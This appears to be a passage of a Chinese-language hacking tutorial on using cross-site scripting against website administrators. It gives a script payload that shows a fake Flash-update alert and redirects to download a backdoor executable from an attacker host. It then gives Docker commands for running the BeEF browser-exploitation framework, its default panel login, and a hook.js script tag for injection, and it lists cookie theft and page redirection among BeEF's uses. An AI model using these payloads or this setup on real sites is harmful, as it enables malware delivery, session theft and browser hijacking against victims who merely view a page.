

payload:触发xss直接弹窗提示下载后门程序,然后直接跳转下载
<script>alert('当前浏览器Flash版本过低,请下载升级!');location.href='http://x.x.x.x/flash.exe'</script>传入xss语句
后台管理员一查看信息就触发xss弹窗并下载后门程序
XSS跨站-攻击利用-溯源综合
利用
浏览器控制框架 –> 劫持浏览器
工具项目:beef-xss
只需执行JS文件,即可实现对当前浏览器的控制,可配合各类手法利用
演示:
服务器环境:阿里云 Ubuntu 16.04 x64(按量计费) HK香港服务器
首先安装docker环境
apt update
apt install docker
apt install docker-compose
搭建:
docker run --rm -p 3000:3000 janes/beef访问:
http://ip:3000/ui/panel (账号密码:beef/beef)利用:
<script src="https://ip:3000/hook.js"></script>
当管理员查看时:触发xss


搭建beef的服务器显示目标站点上线

功能:获取cookie

功能:跳转网页
